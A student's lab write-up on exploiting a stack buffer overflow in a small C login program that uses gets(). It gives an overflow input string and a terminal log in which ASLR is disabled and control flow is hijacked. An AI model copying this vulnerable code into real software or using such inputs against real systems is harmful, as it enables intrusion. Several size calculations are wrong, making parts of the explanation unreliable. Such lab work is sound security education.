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CSC 495

Lab 1

## Buffer Overflow

TARGET 1: (target1.c found at the bottom)

A buffer Overflow is present when, if the exploit exists, a piece of memory, a buffer, is given more data to which it can actually hold, and then proceeds to fill that data in other places of the buffer, that are most defiantly not intended, to the point where, if the code is present, the hacker can get the program to move to a specific return address in the code.

### 1 & 2

**Parameters**: None

**return address:** 0x000005bc (successfulLogin) 4bytes

0x000005e7 (incorrectPasswordError) – 4bytes

**local variable**:

usersPassword – (size of 8 * size of pointer 4) = 32 bytes

password – (size of 8 * size of pointer 4) = 32 bytes


### 3

To get the overflow buffer one must type in 18 characters then the shell code

(8 (array size) + 2 (padding) + 4 (size of EBP) + 4 (size of RET)) These are the base 18 characters and then the shell code can proceed


### 4

**The overflow direction is down words to get access to memory address**


Low memory address and top of the stack
(password array)
thisisabad
Array 8 characters + 2 of padding
pass
EBP
word
RET
High memory addressses and bottom of the stack

(where return address goes)

DATA.txt String: AAAAAAAAADDDDDDDDDDDDDDDCCCCCCCCCBBBBBBBBB]@



```
[quake0day@quake0day-wcu ~]$ ./lab1 < data.txt
AAAAAAAAADDDDDDDDDDDDDDDCCCCCCCCCBBBBBBBBB]@
Segmentation fault (core dumped)
[quake0day@quake0day-wcu ~]$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_spa
ce
[sudo] password for quake0day:
0
[quake0day@quake0day-wcu ~]$ ./lab1 < data.txt
AAAAAAAAADDDDDDDDDDDDDDDCCCCCCCCCBBBBBBBBB]@
Hacked by Brent Turner!!!!
Segmentation fault (core dumped)
[quake0day@quake0day-wcu ~]$ 
```

Trash
File Syst...
Home
Terminal - quake0day@quake0day-wcu:~
File
Edit
View
Terminal
Tabs
Help
Terminal - quake0day@qua...
23:32

Target1.c

```
 #include<stdio.h>


                    #include <string.h>
                    void successfulLogin();
                    void incorrectPasswordError();


                    main()
                    {
                        char usersPassword[8] = "secret99";
                        //need to make a buffer/stack in order to overflow
                        char password[8];
                        gets(password);
```

```
    if(password == usersPassword)
    {
        successfulLogin();
    }
    else
    {
        incorrectPasswordError();
    }
}


void successfulLogin()
{
    printf("You password is correct, You have now logged in");
}


void incorrectPasswordError()
{
    printf("The entered password was incorrect, please try again");
}
```